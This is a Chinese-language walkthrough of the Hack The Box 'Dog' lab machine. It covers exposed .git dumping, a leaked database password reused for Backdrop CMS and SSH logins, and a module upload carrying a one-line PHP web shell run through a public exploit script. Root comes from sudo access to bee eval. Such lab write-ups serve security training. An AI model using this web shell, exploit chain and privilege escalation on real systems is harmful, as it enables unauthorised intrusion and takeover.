HTB Dog writeup
大佬请忽略!
Dog攻击点:
一:.git信息泄露
二:密码复用
三:sudo 提权
信息收集
nmap
bash
└─$ nmap -p- --min-rate 1000 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 11:06 CST
Warning: 10.10.11.58 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.58
Host is up (0.45s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 99.47 seconds
bash
└─$ nmap -p22,80 -sC -sV --min-rate 1000 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 11:08 CST
Nmap scan report for 10.10.11.58
Host is up (0.44s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Home | Dog
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.39 seconds
靶机开放ssh服务的22端口和http服务的80端口,http服务还暴漏robots.txt和.git文件,操作系统是Ubuntu。
Http

发现域名:dog.htb,服务端框架:Backdrop CMS。

登录和密码重置页面。对这两个页面使用弱口令和简单的SQL注入验证均不成功。
将域名dog.htb维护到/etc/hosts文件。使用域名访问和IP访问的web是一样的。
bash
echo 10.10.11.58 dog.htb | sudo tee -a /etc/hosts.git
拉取git中的内容
bash
└─$ git-dumper http://dog.htb/.git git
[-] Testing http://dog.htb/.git/HEAD [200]
[-] Testing http://dog.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dog.htb/.git/ [200]
[-] Fetching http://dog.htb/.gitignore [404]
[-] http://dog.htb/.gitignore responded with status code 404
[-] Fetching http://dog.htb/.git/objects/ [200]
...[snip]...
[-] Fetching http://dog.htb/.git/objects/fd/d86ca742a28075b3d04986a74d47766000b6fa [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 2873 paths from the index
展示代码分支状态,没什么有价值信息。
bash
└─$ git status
On branch master
nothing to commit, working tree clean
代码提交日志,只初始化了一份代码。
bash
└─$ git log
commit 8204779c764abd4c9d8d95038b6d22b6a7515afa (HEAD -> master)
Author: root <dog@dog.htb>
Date:   Fri Feb 7 21:22:11 2025 +0000

    todo: customize url aliases.  reference:https://docs.backdropcms.org/documentation/url-aliases
收集代码中可能存在的用户名、密码和版本信息。
bash
└─$ cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
...[snip]...
bash
└─$ grep -r '@dog.htb' .
./.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000       commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
./.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000  commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
./files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
bash
grep -r version . -C 3
...[snip]...
./core/profiles/minimal/minimal.info-; Added by Backdrop CMS packaging script on 2024-03-07
./core/profiles/minimal/minimal.info-project = backdrop
./core/profiles/minimal/minimal.info:version = 1.27.1
./core/profiles/minimal/minimal.info-timestamp = 1709862662
...[snip]...

收集到数据库链接地址用户名root,密码BackDropJ2024DS2024。Backdrop CMS可能的用户名dog@dog.htb、tiffany@dog.htb。尝试登录Backdrop CMS,使用tiffany@dog.htb/BackDropJ2024DS2024登录成功。
Shell as www-data
backdrop cms 1.27.1 manual
Functionally->Install new modules


下载利用的tar包CSRF-to-RCE-on-Backdrop-CMS

bash
└─$ tar xvf reference.tar -C reference
reference/views/reference_plugin_display.inc
reference/views/reference_plugin_row_fields.inc
reference/views/reference.views.inc
reference/views/reference_plugin_style.inc
reference/tests/reference.test
reference/tests/reference.admin.test
reference/tests/reference.tests.info
reference/tests/reference.autocomplete.test
reference/shell.php
reference/README.md
reference/reference.module
reference/reference.install
reference/LICENSE.txt
reference/reference.info
reference/views/
reference/tests/
reference/
bash
└─$ ls -la
total 76
drwx------ 4 VexCjfkNgNW5 VexCjfkNgNW5  4096 Sep 23  2021 .
drwxrwxr-x 3 VexCjfkNgNW5 VexCjfkNgNW5  4096 Sep 23 17:21 ..
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5 18092 Jun 25  2021 LICENSE.txt
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5  1768 Jun 25  2021 README.md
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5   323 Jun 25  2021 reference.info
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5   484 Jun 25  2021 reference.install
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5 23598 Jun 25  2021 reference.module
-rw-r--r-- 1 VexCjfkNgNW5 VexCjfkNgNW5    30 Sep 22  2021 shell.php
drwx------ 2 VexCjfkNgNW5 VexCjfkNgNW5  4096 Sep 23  2021 tests
drwx------ 2 VexCjfkNgNW5 VexCjfkNgNW5  4096 Sep 23  2021 views
一句话木马shell.php
bash
└─$ cat shell.php
<?php system($_GET['cmd']);?>
上传reference.tar

INSTALL

webshell

bash
git clone https://github.com/rvizx/backdrop-rce
cd backdrop-rce
bash
└─$ python exploit.py http://10.10.11.58/ tiffany@dog.htb BackDropJ2024DS2024
[>] logging in as user: 'tiffany@dog.htb'
[>] login successful
[>] enabling maintenance mode
[>] maintenance enabled
[>] payload archive: /tmp/bd_eny74cc4/rvz2ba58b.tgz
[>] fetching installer form
[>] uploading payload (bulk empty)
[>] initial upload post complete
[>] batch id = 14; sending authorize 'do_nojs' and 'do'
[>] waiting for shell at: http://10.10.11.58/modules/rvz2ba58b/shell.php
[>] shell is live
[>] interactive shell -- type 'exit' to quit
VexCjfkNgNW5@10.10.11.58 > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as johncusack
密码复用BackDropJ2024DS2024
bash
└─$ ssh johncusack@10.10.11.58
johncusack@10.10.11.58's password:
...[snip]...
johncusack@dog:~$ id
uid=1001(johncusack) gid=1001(johncusack) groups=1001(johncusack)
Shell as root
sudo -l
通过配置 /etc/sudoers,允许普通用户以超级用户(或其他用户)身份执行特定命令,利用 sudo 临时切换权限运行。
bash
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
bash
johncusack@dog:~$ bee --help
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

 --site
 Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory.

 --base-url
 Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to pages on the site.

 --yes, -y
 Answer 'yes' to questions without prompting.

 --debug, -d
 Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).


Commands:
 CONFIGURATION
  config-export
   cex, bcex
   Export config from the site.

  config-get
   cget
   Get the value of a specific config option, or view all the config options in a given file.

  config-import
   cim, bcim
   Import config into the site.

  config-set
   cset
   Set the value of an option in a config file.

 CORE
  download-core
   dl-core
   Download Backdrop core.

  install
   si, site-install
   Install Backdrop and setup a new site.

 DATABASE
  db-drop
   sql-drop
   Drop the current database and recreate an empty database with the same details. This could be used prior to import if the target database has more tables than the source database.

  db-export
   dbex, db-dump, sql-export, sql-dump
   Export the database as a compressed SQL file. This uses the --no-tablespaces option by default.

  db-import
   dbim, sql-import
   Import an SQL file into the current database.

 INFORMATION
  help
   Provide help and examples for 'bee' and its commands.

  log
   ws, dblog, watchdog-show
   Show database log messages.

  status
   st, info, core-status
   Provides an overview of the current Backdrop installation/site.

  version
   Display the current version of Bee.

 MISCELLANEOUS
  cache-clear
   cc
   Clear a specific cache, or all Backdrop caches.

  cron
   Run cron.

  maintenance-mode
   mm
   Enable or disable maintenance mode for Backdrop.

 PROJECTS
  disable
   dis, pm-disable
   Disable one or more projects (modules, themes, layouts).

  download
   dl, pm-download
   Download Backdrop contrib projects.

  enable
   en, pm-enable
   Enable one or more projects (modules, themes, layouts).

  projects
   pml, pmi, project, pm-list, pm-info
   Display information about available projects (modules, themes, layouts).

  uninstall
   pmu, pm-uninstall
   Uninstall one or more modules.

 ROLES
  permissions
   pls, permissions-list
   List all permissons of the modules.

  role-add-perm
   rap
   Grant specified permission(s) to a role.

  role-create
   rcrt
   Add a role.

  role-delete
   rdel
   Delete a role.

  role-remove-perm
   rrp
   Remove specified permission(s) from a role.

  roles
   rls, roles-list
   List all roles with the permissions.

 STATE
  state-get
   sg, sget
   Get the value of a Backdrop state.

  state-set
   ss, sset
   Set the value of an existing Backdrop state.

 THEMES
  theme-admin
   admin-theme
   Set the admin theme.

  theme-default
   default-theme
   Set the default theme.

 UPDATE
  update-db
   updb, updbst, updatedb, updatedb-status
   Show, and optionally apply, all pending database updates.

 USERS
  user-add-role
   urole, urol
   Add role to user.

  user-block
   ublk
   Block a user.

  user-cancel
   ucan
   Cancel/remove a user.

  user-create
   ucrt
   Create a user account with the specified name.

  user-login
   uli
   Display a login link for a given user.

  user-password
   upw, upwd
   Reset the login password for a given user.

  user-remove-role
   urrole, urrol
   Remove a role from a user.

  user-unblock
   uublk
   Unblock a user.

  users
   uls, user-list
   List all user accounts.

 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.
bash
johncusack@dog:/var/www/html$ sudo bee eval 'system("id")'
uid=0(root) gid=0(root) groups=0(root)
johncusack@dog:/var/www/html$ sudo bee eval 'system("bash")'
root@dog:/var/www/html# exit
exit
ippsec利用密码爆破拿到了密码,感兴趣的师傅可以练习一下。

Backdrop scan github(密码爆破绕过搜索关键词)